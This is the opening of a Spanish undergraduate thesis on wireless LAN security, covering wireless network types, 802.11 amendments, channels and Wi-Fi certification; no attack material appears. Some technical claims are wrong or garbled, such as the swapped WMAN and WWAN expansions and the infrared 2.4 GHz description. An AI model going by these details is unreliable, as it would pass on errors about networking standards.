Trabajo de Final de Carrera

Seguridad en redes inalámbricas de área local (WLAN)

Jose Manuel Luaces Novoa
Ingeniería Técnica de Telecomunicaciones:
Especialidad en Telemática
Universitat Oberta de Cataluña

Agradecimientos

A mis padres a mi hermano y a mi tía por el apoyo que siempre me han dado.

A toda la gente que ha confiado en mi a lo largo de mi vida.

Índice

Índice de figuras

Índice de tablas

0. Introducción al proyecto

0.1 Motivación

En la actualidad el uso de las tecnologías inalámbricas ha pasado a formar parte de nuestro día a día. A la gran cantidad de usuarios que utilizaban redes inalámbricas en sus hogares, se han añadido numerosas empresas e instituciones que han visto en esta tecnología una forma de ampliar sus redes de área local reduciendo costes de implementación y, gracias a los avances en la seguridad de este tipo de redes, también segura.

A nivel personal, como usuario de este tipo de tecnología, he sentido la necesidad de profundizar más en el tema y de esta forma también consolidar y ampliar los conocimientos adquiridos en la Ingeniería Técnica en Telecomunicaciones, especialidad en Telemática.

A nivel profesional, como diseñador e instalador de redes de área local, considero que este proyecto me servirá para ampliar conceptos de seguridad en redes WLAN (Wireless Local Area Network).

0.2 Descripción

En este proyecto se intentará profundizar lo máximo posible en las redes WLAN. Básicamente podemos dividir el proyecto en 3 partes claramente diferenciadas:

-La primera parte servirá como introducción a las redes inalámbricas actuales. Hablaremos sobre los diferentes tipos de redes inalámbricas que hay en la actualidad, las topologías existentes, hablaremos en profundidad del estándar 802.11, de los canales y frecuencias y de la alianza Wi-Fi. Para finalizar esta primera parte hablaremos sobre las ventajas y los inconvenientes del uso de las redes inalámbricas.

-La segunda parte estará compuesta por todo lo referente a temas de seguridad en las WLAN. Esta parte estará compuesta por los capítulos 2, 3 y 4. En primer lugar (capítulo 2) hablaremos acerca de la seguridad existente a nivel de enlace y a nivel de protocolo, hablaremos de los protocolos WEP, WPA y WPA2, así como de los protocolos de autenticación EAP y del servidor de autenticación y autorización Radius. En segundo lugar (capítulo 3) hablaremos de los diferentes tipos de ataques que puede sufrir nuestra WLAN, y más concretamente a los protocolos WEP y WPA/WPA2 PSK. Por último (capítulo 4) hablaremos de las auditorias, y realizaremos una auditoria a una WLAN con protocolo de seguridad WEP y otra a una con WPA/WPA2.

-La tercera y última parte del proyecto estará centrada en un caso práctico. Se nos presentará un escenario real en el que tendremos que implementar una WLAN segura mediante un servidor de autenticación y autorización Radius. Todavía no esta decidido si se hará con la infraestructura y la maquinaria existente en el centro utilizando además software libre, o si por lo contrario será

necesario la compra de algún dispositivo y software específico. Quedamos a la espera de la decisión del cliente.

0.3 Objetivos

Los objetivos a alcanzar en este proyecto son los siguientes:

Definir de forma clara las WLAN.

Valorar las ventajas y los inconvenientes del uso de estas redes.

Analizar las propuestas de seguridad actuales que hay para este tipo de redes.

Identificar los diferentes tipos de ataques que podemos encontrar actualmente.

Comprobar mediante auditoria los métodos de seguridad WLAN más utilizados actualmente.

Crear una WLAN segura mediante servidor de autenticación y autorización Radius.

0.4 Planificación

La planificación del proyecto viene marcada por las fechas clave de entrega de la asignatura. Estas fechas serán:

Tareas	Fechas límite
Inicio del proyecto	19-09-2012
Decisión del proyecto y comunicación al consultor	26-09-2012
PAC1: Planificación del trabajo	03-10-2012
PAC2: Primera entrega del proyecto	18-11-2012
PAC3: Segunda entrega del proyecto	16-12-2012
Finalización del proyecto	10-01-2013
Fin del proyecto	25-01-2013

Tabla 1: Tareas y fechas límite

Para la realización de la planificación del proyecto hemos utilizado el programa Microsoft Project 2007.

A continuación podemos ver la descomposición de las tareas con sus fechas, y el diagrama de Gantt del proyecto:

Nombre de tarea	Duración	Comienzo	Fin
TFC - Seguridad en redes inalámbricas de área local (WLAN)	**96 días?**	**mié 19/09/12**	**vie 25/01/13**
Decisión del proyecto y comunicación al consultor	6 días?	mié 19/09/12	mié 26/09/12
PAC1 - Planificación del trabajo	**6 días?**	**jue 27/09/12**	**mié 03/10/12**
Descripción del proyecto	2 días?	jue 27/09/12	vie 28/09/12
Objetivos del proyecto	1 día?	sáb 29/09/12	dom 30/09/12
Creación del índice provisional	2 días?	lun 01/10/12	mar 02/10/12
Diagrama de Gantt	1 día?	mié 03/10/12	mié 03/10/12
PAC2 - Primera entrega del proyecto	**33 días?**	**jue 04/10/12**	**dom 18/11/12**
Recopilación de información	12 días?	jue 04/10/12	vie 19/10/12
Preparación del laboratorio de pruebas	2 días?	sáb 20/10/12	lun 22/10/12
Comienzo de la elaboración de la memória	19 días?	mar 23/10/12	dom 18/11/12
PAC3 - Segunda entrega del proyecto	**21 días?**	**lun 19/11/12**	**dom 16/12/12**
Continuación de la elaboración de la memória	6 días?	lun 19/11/12	lun 26/11/12
Realización de casos prácticos	9 días?	mar 27/11/12	vie 07/12/12
Redacción de resultados obtenidos en los casos prácticos	6 días?	sáb 08/12/12	dom 16/12/12
Finalización del proyecto	**30 días?**	**lun 17/12/12**	**vie 25/01/13**
Finalización de la memória	14 días?	lun 17/12/12	jue 03/01/13
Elaboración de la presentación	4 días?	vie 04/01/13	mié 09/01/13
Entrega de la memória final y de la presentación	1 día?	jue 10/01/13	jue 10/01/13
Tribunal	6 días?	vie 18/01/13	vie 25/01/13

Figura 1: Descomposición de tareas




Figura 2: Diagrama de Gantt

1. Redes inalámbricas de área local (WLAN)

1.0 Introducción

Una red de área local inalámbrica (WLAN), es un sistema de comunicación de datos inalámbrico flexible, muy utilizado como alternativa a las redes de área local cableadas o como extensión de estas. Utiliza tecnologías de radiofrecuencia para transmitir y recibir datos a través de ondas electromagnéticas. Permite mayor movilidad a los usuarios al minimizar las conexiones cableadas, estableciendo conexión a los usuarios situados dentro de la misma zona de cobertura, tales como oficinas, campus, hogares, edificios o espacios públicos.

En la actualidad ya existen una multitud de dispositivos que permiten este tipo de conexión, tales como televisores, teléfonos, videoconsolas, ordenadores, impresoras, neveras, etc.

Figura 3: Ejemplo de Red de área local inalámbrica (WLAN)

1.0.1 Tipos de redes inalámbricas

Antes de profundizar más en las WLAN vamos a situarlas dentro de las redes inalámbricas existentes en la actualidad.

Actualmente existen varios tipos de redes inalámbricas. Podemos clasificarlas en función del rango de frecuencias utilizado por cada una y en función de su rango de cobertura:

- Clasificación en función del rango de frecuencias utilizado:

Ondas de radio: se propagan omnidireccionalmente por el medio mediante antenas. Operan en el rango de frecuencias que van desde los 3Hz hasta los 3Ghz (ELF hasta UHF). No sufren atenuación por inclemencias meteorológicas como la lluvia.

Infrarrojos: con este sistema emisor y receptor han de estar alineados directamente sin obstáculos de por medio. Su rango de frecuencias va desde los 300Ghz hasta los 384THz.

Microondas terrestres: se utilizan antenas parabólicas en enlaces punto a punto para transmitir. Las antenas tienen que estar perfectamente alineadas y a distancias no muy grandes. Su rango de frecuencias va desde 1GHz hasta los 300GHz. Sufren atenuación con las inclemencias meteorológicas.

Microondas satelitales: se utilizan antenas parabólicas que envían la señal a un satélite, este la amplifica y la reenvía al receptor. Opera en el mismo rango de frecuencias que las microondas terrestres. La ventaja respecto a las terrestres es que en este caso los dispositivos pueden estar en cualquier posición.

- Clasificación en función del rango de cobertura:

WPAN (Wireless Personal Area Network - Red inalámbrica de área personal). Son redes inalámbricas de corto alcance. Dentro de este tipo de redes podemos encontrar la tecnología de Infrarrojos (hasta 10m de distancia y velocidades de hasta 115kbps), Bluetooth (hasta 100m de distancia y velocidades de hasta 24Mbps), ZigBee (velocidades de hasta 250kbps) y la más reciente la tecnología NFC (dispositivos casi pegados y velocidades de hasta 848kbps). Su uso se limita básicamente a periféricos para transferir información entre ellos (móviles, impresoras, ratones, teclados, altavoces, electrodomésticos, etc.).

WLAN (Wireless Local Area Network - Red inalámbrica de área local). Este tipo de redes son en las que se basa este proyecto. Son redes de medio alcance, como puede ser una casa, o un edificio de oficinas. Más adelante profundizaremos en ellas.

WMAN (Wireless Wide Area Network - Red inalámbrica de área metropolitana). Son redes inalámbricas de largo alcance. Pueden abarcar kilómetros de distancia, como por ejemplo una población o una ciudad. Dentro de este tipo de redes podemos encontrar las tecnologías como WIMAX o LMDS.

WWAN (Wireless Metropolitan Area Network - Red inalámbrica de área extensa). Son redes inalámbricas de muy largo alcance. Pueden abarcar hasta miles de kilómetros. Dentro de este tipo de redes podemos encontrar tecnologías como la CDMA, GSM, HSPA, GPRS, UMTS utilizadas en la telefonía móvil.

1.1 Topología

Los elementos que intervienen principalmente en las comunicaciones inalámbricas son los puntos de acceso (equipos que dan acceso a la red de forma centralizada) y los clientes (dispositivos inalámbricos).

Existen dos tipos de topologías:

- Los clientes se conectan directamente entre ellos para comunicarse (modo Ad-Hoc).
- Los clientes se conectan a un punto de acceso para comunicarse con el exterior o entre ellos mismos (modo Infraestructura).

1.1.1 Modo Ad-Hoc

En el modo Ad-Hoc los equipos inalámbricos se conectan entre sí para formar una red punto a punto, es decir, los clientes intercambian la información entre ellos directamente si pasar por ningún equipo intermedio.
Las opciones de configuración de seguridad, nombre de red y canal de comunicación se configuran el propio cliente.
Una vez que los clientes pertenecen a la misma red, se transmiten los datos al aire y los otros dispositivos reciben y reenvían la información.
La configuración que forman los clientes se llama conjunto de servicio básico independiente o IBSS (Independent Basic Service Set).

Figura 4: Ejemplo modo Ad-Hoc

1.1.2 Modo Infraestructura

En el modo de infraestructura, los clientes deben comunicarse con el punto de acceso para poder utilizar la red, ya que el punto de acceso es el encargado de gestionar la autorización.
Al grupo formado por el punto de acceso y los clientes que se encuentran dentro de la misma zona de cobertura se le llama conjunto de servicio básico o BSS (Basic Service Set).

También puede darse el caso de que una red esté formada por varios puntos de acceso y clientes que se conecten a ellos. A este grupo de puntos de acceso y clientes se le llama conjunto de servicio extendido o ESS (Extended Service Set).
En este tipo de redes el nombre de la red se define en el punto de acceso con el parámetro ESSID (Extended Service Set ID). Esto nos permite diferenciar una red de otra.

Figura 5: Ejemplo modo Infraestructura

1.2 Estándares WLAN

Actualmente existen cuatro organizaciones que tienen mucho que ver con los estándares que se utilizan para las WLAN. Estas cuatro organizaciones son:

- ITU-R: normalización a nivel mundial de las comunicaciones que utilizan la energía radiada, en concreto la asignación de las frecuencias.
- IEEE: normalización de las WLAN (802.11).
- Alianza Wi-Fi: consorcio industrial que impulsa la interoperabilidad de los productos que implementan estándares WLAN a través de su programa certificado Wi-Fi.
- FCC: agencia del gobierno de USA que regula el uso de distintas frecuencias de comunicaciones.

De las organizaciones mencionadas anteriormente, el IEEE desarrolla los estándares específicos para los distintos tipos de WLAN que se utilizan actualmente. Estos estándares deben tener en cuenta las elecciones de frecuencia efectuadas por las diferentes agencias regulatorias mundiales, como la FCC en USA y la ITU-R.

1.3 Estándares IEEE 802.11

El estándar IEEE 802.11 fue definido por el IEEE (Instituto de Ingenieros Eléctricos y Electrónicos) en el año 1997 como nuevo estándar para las redes de área local inalámbrica. Inicialmente proporcionaba una velocidad de transferencia máxima de 2Mbps pero, como veremos a continuación, esta ha ido aumentando con las nuevas tecnologías hasta proporcionar velocidades de 300Mbps.

La definición del estándar 802.11 fue diseñada para sustituir a las capas física y de enlace del modelo OSI para redes cableadas (IEEE 802.3) especificando su funcionamiento en redes WLAN, haciendo que ambas redes sean idénticas excepto en la forma en la que los terminales acceden a la red. Esto hace que ambas redes sean compatibles.

La capa física PHY (Physical Layer) de la especificación IEEE 802.11 se ocupa de definir los métodos por los que se difunde la señal. Ofrece 4 tipos de técnicas de transmisión:

- Infrarrojos: usa transmisión difusa con una velocidad de 1Mbps o 2Mbps
- FHSS (Frequency Hopping Spread Spectrum): espectro disperso por salto de frecuencia. Se transmiten los datos saltando de canal a canal, de acuerdo a una secuencia de salto pseudo aleatoria particular que distribuye uniformemente la señal a través de la banda de frecuencia operativa (79 canales en Europa). Una vez que la secuencia de saltos se configura en un AP Punto de Acceso), las estaciones se sincronizarán automáticamente según la secuencia de salto correcta. Se consiguen velocidades de transmisión de 1Mbps a 2Mbps. Opera en la banda de los 2,4GHz.
- DSSS (Direct Sequence Spread Spectrum): espectro disperso de secuencia directa. Utiliza un rango de frecuencia amplio de 22 MHz todo el tiempo. La señal se expande a través de diferentes frecuencias. Cada bit de datos se convierte en una secuencia de chipping que se transmiten en paralelo a través del rango de frecuencia. Se consiguen velocidades de transmisión de 1Mbps a 2Mbps en la versión normal, y hasta 11 Mbps en la versión HR/DSSS. Opera en la banda de los 2,4GHz.
- OFDM (Orthogonal Frequency Division Multiplexing): multiplexación por división de frecuencia ortogonal. Divide una portadora de datos de alta velocidad en varias subportadoras de más baja velocidad, que luego se transmiten en paralelo. OFDM utiliza el espectro de manera mucho más eficiente, espaciando los canales a una distancia mucho menor. El espectro es más eficiente porque todas las portadoras son ortogonales entre sí, evitando de esa forma la interferencia entre portadoras muy cercanas. Se consiguen velocidades de transmisión de hasta 54Mbps. Opera en la banda de los 5GHz.

La capa de enlace de la especificación 802.11 está compuesta por dos subcapas:

- LLC (Logical Link Control). Capa que se ocupa del control del enlace lógico. Define cómo pueden acceder múltiples usuarios a la capa MAC.
- MAC (Medium Acces Control). Conjunto de protocolos que controlan cómo los distintos dispositivos comparten el uso del espectro radioeléctrico. Es más compleja que las de otras especificaciones (802.3, 802.5, etc.). En WLAN se utiliza CSMA/CA (acceso múltiple con detección de portadora y colisión evitable).




Figura 6: Capas IEEE 802.11

Standard	Frequency band	Bandwidth	Modulation	Maximum data rate
802.11	2.4 GHz	20 MHz	DSSS, FHSS	2 Mb/s
802.11b	2.4 GHz	20 MHz	DSSS	11 Mb/s
802.11a	5 GHz	20 MHz	OFDM	54 Mb/s
802.11g	2.4 GHz	20 MHz	DSSS, OFDM	54 Mb/s
802.11n	2.4 GHz, 5 GHz	20 MHz, 40 MHz	OFDM	600 Mb/s

Tabla 2: Resumen de los principales estándares

1.3.1 IEEE 802.11 legacy

Versión original del estándar IEEE 802.11 publicada en 1997. Especifica dos velocidades de transmisión teóricas, 1Mbps y 2Mbps, que se transmiten mediante infrarrojos en la banda 2,4GHz. También define el protocolo CSMA/CA como método de acceso. Una parte importante de la velocidad de transmisión teórica se utiliza en las necesidades de esta codificación para mejorar la calidad de la transmisión bajo condiciones ambientales diversas, lo cual se tradujo en dificultades de interoperabilidad entre equipos de diferentes marcas.
Actualmente este estándar no se utiliza.

1.3.2 IEEE 802.11a

La revisión 802.11a fue aprobada en 1999. Utiliza la banda de frecuencias de 5GHz con una velocidad máxima de transmisión de 54 Mbps.

Utiliza la tecnología de transmisión OFDM que permite transmitir grandes cantidades de datos digitales sobre una onda de radio, dividiendo la señal y transportándola mediante 52 subportadoras a diferentes frecuencias que son transmitidas simultáneamente hacia el receptor.
La utilización de la banda de 5GHz representa la ventaja de recibir menos interferencias, pero también el inconveniente de que el rango de cobertura que ofrece es menor ya que penaliza mucho la potencia de la señal en función de la distancia.

1.3.3 IEEE 802.11b

La revisión 802.11b, al igual que la 802.11, fue aprobada en 1999. Utiliza la banda de frecuencias de 2,4GHz con una velocidad máxima de transmisión de 11Mbps.
Los productos de este estándar aparecieron en el mercado muy rápido debido a que es una extensión directa de la técnica de modulación DSSS definida en el estándar original. Por lo tanto los chips y productos fueron fácilmente actualizados para soportar las mejoras del 802.11b.
El rápido incremento en el uso del 802.11b junto con sustanciales reducciones de precios causó una rápida aceptación del 802.11b como la tecnología WLAN definitiva.

1.3.4 IEEE 802.11c

La revisión 802.11c fue aprobada en 1998. Especifica métodos para la conmutación inalámbrica, es decir, métodos para conectar diferentes tipos de redes mediante redes inalámbricas.

1.3.5 IEEE 802.11d

La revisión 802.11d fue aprobada en 2001. También conocido como “Método Mundial” está pensado para permitir el uso internacional de las redes 802.11 locales. Permite que distintos dispositivos intercambien información en rangos de frecuencia según lo que se permite en el país de origen del dispositivo.

1.3.6 IEEE 802.11e

La revisión 802.11e fue aprobada en 2005. Define los mecanismos utilizados en una WLAN para proporcionar QoS a aplicaciones en tiempo real como voz y video. Para proporcionar soporte QoS se introduce una tercera función de coordinación, llamada HCF (Hybrid Coordination Function), que incorpora dos nuevos mecanismos de acceso al canal: EDCA (Enhanced Distributed Channel Access) y HCCA (HCF Controlled Channel Access).

1.3.7 IEEE 802.11f

La recomendación 802.11f fue aprobada en el año 2000 y va dirigida a proveedores de puntos de acceso. Utiliza el protocolo IAPP que le permite a un usuario itinerante cambiarse claramente de un

punto de acceso a otro mientras está en movimiento sin importar qué marcas de puntos de acceso se usan en la infraestructura de la red. En definitiva permite que los productos sean más compatibles

1.3.8 IEEE 802.11g

La revisión 802.11g fue aprobada en 2003. Utiliza la banda de frecuencias de 2,4GHz con una velocidad máxima de transmisión de 54Mbps. Es compatible con el estándar 802.11b y utiliza las mismas frecuencias. Buena parte del proceso de diseño del estándar lo tomó el hacer compatibles los dos estándares. Sin embargo, en redes bajo el estándar g la presencia de nodos bajo el estándar b reduce significativamente la velocidad de transmisión. . El rango máximo de los dispositivos 802.11g es ligeramente mayor al de los 802.11b, pero el rango en el que el cliente puede alcanzar 54Mbps es mucho más corto que en el que puede alcanzar 11Mbps en 802.11b.

1.3.9 IEEE 802.11h

La revisión 802.11h fue aprobada en 2003. Aparece como una modificación del estándar 802.11a para resolver problemas derivados de este tipo de redes con sistemas de radares y satélites debido a que la banda 5GHz era la utilizada por estos sistemas en el ámbito militar. Este protocolo proporciona a las redes 802.11a la capacidad de gestionar dinámicamente la frecuencia y la potencia de transmisión mediante:

- DFS (Dynamic Frequency Selection): permite evitar interferencias co-canal con sistemas de radar y asegurar una utilización uniforme de los canales disponibles.
- TPC (Transmitter Power Control): permite asegurar que se respetan las limitaciones de potencia transmitida que puede haber para diferentes canales en una determinada región, de manera que se minimiza la interferencia con sistemas de satélite

1.3.10 IEEE 802.11i

La revisión 802.11i fue aprobada en 2004. Surgió con el fin de resolver los problemas de seguridad que comprometieron en su momento las WLAN. Integra todo lo que el mundo de la seguridad ofrece. Esto incluye la autenticación IEEE 802.1x con Protocolo de Integridad de claves Temporales (TKIP), Protocolo de Autenticación Extendido (EAP), RADIUS, Kerberos y encriptación basada en el algoritmo AES.

1.3.11 IEEE 802.11j

La revisión 802.11j fue aprobada en 2002 y hace referencia a lo mismo que la 802.11h pero en Japón.

1.3.12 IEEE 802.11k

La revisión 802.11k fue aprobada en 2003. Permite a los conmutadores y puntos de acceso inalámbricos calcular y valorar los recursos de radiofrecuencia de los clientes de una red WLAN, mejorando así su gestión.

1.3.13 IEEE 802.11 n

El estándar 802.11n fue ratificado por el IEEE en el año 2009. Mejora significativamente el rendimiento de la red con un incremento significativo de la velocidad máxima de transmisión de hasta 600Mbps en capa física. Puede trabajar en las bandas de frecuencia 2,4GHZ y 5GHz, lo que lo hace compatible con los dispositivos basados en estándares anteriores.
La incorporación también de la tecnología MIMO (Multiple Input – Multiple Output) que permite utilizar varios canales a la vez para enviar y recibir datos gracias a la incorporación de 3 antenas, hace que el alcance del radio de las redes sea mucho mayor.

1.3.14 IEEE 802.11p

Fue publicada en 2010. Este estándar opera en el espectro de frecuencias de 5,90GHz y 6,20GHz. Especialmente indicado para automóviles, será la base de la tecnología DSRC (Dedicated Short Range Communications) que permitirá el intercambio de datos entre vehículos y entre automóviles e infraestructuras en carretera.

1.3.15 IEEE 802.11r

Publicado en 2010, también se conoce como Fast Basic Service Set Transition, y su principal característica es permitir a la red que establezca los protocolos de seguridad que identifican a un dispositivo en el nuevo punto de acceso antes de que abandone el actual. Esta función permite que la transición entre nodos se demore menos de 50 milisegundos.

1.3.16 IEEE 802.11s

Publicado en 2010 se trata de una serie de protocolos mediante los cuales se pueden crear redes inalámbricas malladas con el objetivo de que sean autogestionables.
Los dispositivos de dichas redes tienen la inteligencia suficiente como para ir creando ellos mismos las rutas de manera dinámica optimizando el tráfico de información y evitando fallos en la conectividad en caso de que determinados nodos de la red se desconectasen.

1.3.17 IEEE 802.11u

No concluido todavía, el estándar 802.11u permitirá a los dispositivos inalámbricos encontrar, seleccionar y conectarse automáticamente a WLANs preferidas. Su funcionamiento consiste en

habilitar a los dispositivos para buscar redes, recabar información de éstas y en base a políticas establecidas por el usuario (o el proveedor) priorizar y administrar la conexión. De este modo se asegura que el dispositivo esté siempre conectado a la mejor red posible, teniendo así siempre la mejor calidad de conexión, mayor ancho de banda y el menor coste.

1.3.18 IEEE 802.11v

Publicado en 2011 el IEEE 802.11v permite la configuración remota de los dispositivos cliente. Esto permitirá una gestión de las estaciones de forma centralizada (similar a una red celular) o distribuida, a través de un mecanismo de capa 2. Esto incluye, por ejemplo, la capacidad de la red para supervisar, configurar y actualizar las estaciones cliente. Además de la mejora de la gestión, las nuevas capacidades proporcionadas por el 802.11v se desglosan en cuatro categorías:

- Mecanismos de ahorro de energía con dispositivos de mano VoIP Wi-Fi.
- Posicionamiento para proporcionar nuevos servicios dependientes de la ubicación.
- Temporización para soportar aplicaciones que requieren un calibrado muy preciso.
- Coexistencia, que reúne mecanismos para reducir la interferencia entre diferentes tecnologías en un mismo dispositivo

1.3.19 IEEE 802.11w

Todavía no concluido. Este estándar trata de mejorar la capa del control de acceso del medio de IEEE 802.11 para aumentar la seguridad de los protocolos de autenticación y codificación. Intenta extender la protección que aporta el estándar 802.11i más allá de los datos hasta las tramas de gestión, responsables de las principales operaciones de una red. Estas extensiones tendrán interacciones con IEEE 802.11r e IEEE 802.11u.

1.4 Canales y frecuencias

El estándar 802.11a utiliza la banda de 5GHz. En esta banda se definen 23 canales utilizables por los equipos inalámbricos, que se pueden configurar de acuerdo a necesidades. Sin embargo, los 23 canales no son completamente independientes. Los canales contiguos se superponen y se producen interferencias, así que en la práctica es aconsejable usar 12 (canales no superpuestos) de forma simultánea. Esto también es valido para 802.11n si opera en esta banda.




Figura 7: Canales y frecuencias 802.11a/n

Los estándares 802.11b y 802.11g utilizan la banda de 2,4GHz. En esta banda se definen 11 canales utilizables (13 en Europa). Estos canales no son completamente independientes ya que los contiguos se superponen y se producen interferencias, así que en la práctica es aconsejable utilizar 3 de forma simultánea como máximo. Esto también es valido para 802.11n si opera en esta banda.




Figura 8: Canales y frecuencias 802.11b/g/n

La utilización de 12 canales no superpuestos en un caso, y 3 en el otro, no significa que no puedan coexistir, sino que existen mayores interferencias entre dos puntos de acceso configurado con dos canales contiguos, lo que significa que el rendimiento de nuestra WLAN con mucho tráfico podría verse disminuido.

1.5 Wi-Fi

Wi-Fi (Wireless Fidelity) es un certificado proporcionado por el consorcio industrial sin ánimo de lucro Alianza Wi-Fi, que asegura la interoperabilidad de los productos que implementan estándares WLAN.

La alianza Wi-Fi, que se estableció originalmente como WECA (Wireless Ethernet Compatibility Alliance) en agosto de 1999, está formada por varias compañías líderes del sector de la tecnología de redes inalámbricas. Desde 1999, el número de miembros de la alianza Wi-Fi se ha incrementado considerablemente dado que cada vez más compañías de productos electrónicos de consumo, proveedores de servicios de red y fabricantes de ordenadores se han dado cuenta de la necesidad de ofrecer a sus clientes compatibilidad inalámbrica entre sus productos.

Para que un equipo reciba el logotipo Wi-Fi es necesario que sea probado y verificado en los laboratorios de pruebas de esta asociación, asegurando que los productos con el logotipo Wi-Fi trabajan perfectamente unos con otros. Una vez que el producto inalámbrico pasa el proceso de pruebas, la compañía obtiene el sello Wi-Fi para dicho producto y puede utilizarlo con él.
Es importante resaltar que el certificado lo recibe un producto en concreto, y no una familia de productos. Cada vez que el fabricante modifique alguno de sus componentes, el producto debe pasar por todo el programa de pruebas antes de obtener de nuevo el certificado Wi-Fi.

Figura 9: Logotipo de certificado Wi-Fi

Por ejemplo, el laboratorio de pruebas autorizado por la Alianza Wi-Fi en España es AT4 Wireless (www.at4wireless.com). Lo que realiza esta empresa cuando le llega un producto es:

- Certificación Internacional (gestión para acceso a todos los mercados internacionales)
- Certificación M2M.
- Ensayos para la Aceptación de Operadores.
- Ensayos de Conformidad (Radio, Protocolos, SIM, Audio y Perfiles).
- Ensayos de Rendimiento (Performance).
- Ensayos de Interoperabilidad (End to End, Network to device).
- Pruebas en Red Real (Field Trials).

1.6 Ventajas e inconvenientes de las WLAN

Vamos a empezar hablando de las ventajas que supone el uso de las redes inalámbricas:
En primer lugar tenemos la **movilidad** que nos ofrece una red sin cables. Nos permite conectarnos desde nuestro terminal en cualquier lugar donde tengamos cobertura (dentro de nuestra casa, oficina, etc.). En segundo lugar tenemos la **facilidad de instalación** que supone respecto a una LAN cableada. Nos evita la difícil tarea que supone el tirar cable por nuestra casa u oficina, con las obras

que ello conlleva, o si tenemos que unir LANs separadas geográficamente. Otras ventajas que supone el uso de las WLAN es la **flexibilidad** que aportan (permite dotar de conexión a puntos en los que era imposible hacer llegar cableado) y la **adaptabilidad** (permite realizar fácilmente cambios en la topología de nuestra red y garantizar escalabilidad).
Por último, una de las ventajas más importantes que supone el uso de las WLAN en los tiempos actuales, es la reducción de costes que supone su implementación. Todo y que los dispositivos electrónicos inalámbricos puedan tener un coste superior a los de cable, el no tener que hacer grandes obras para cablear todo el lugar donde se quiera implementar una red hace que sea mucho más **económico**.

Para acabar hablaremos de los inconvenientes principales de las WLAN:
En primer lugar tenemos las **interferencias** que ocasionan los dispositivos cercanos entre sí que operan en la misma banda de frecuencias y que hacen que el rendimiento de la WLAN decaiga. En segundo lugar tenemos la **limitación de cobertura** existente que depende de la potencia máxima de radiación de los dispositivos, que viene delimitada por la legislación vigente. Estos dos inconvenientes, se puede reducir su impacto en nuestra WLAN cambiando los canales en los que operan los dispositivos en el primero, e instalando más puntos de acceso o repetidores de señal en el segundo. También podemos considerar un inconveniente la **limitación del rango de frecuencias** del espectro libre utilizables en este tipo de redes.
Un inconveniente importante de este tipo de redes es sin duda la **baja velocidad** de transferencia de datos en comparación con las redes con cables, que alcanzan velocidades mucho mayores. En la actualidad una LAN cableada puede llegar a transferir 1000Mbps (Gigabit Ethernet) mientras que una inalámbrica puede transferir unos 600Mbps teóricos (802.11n).
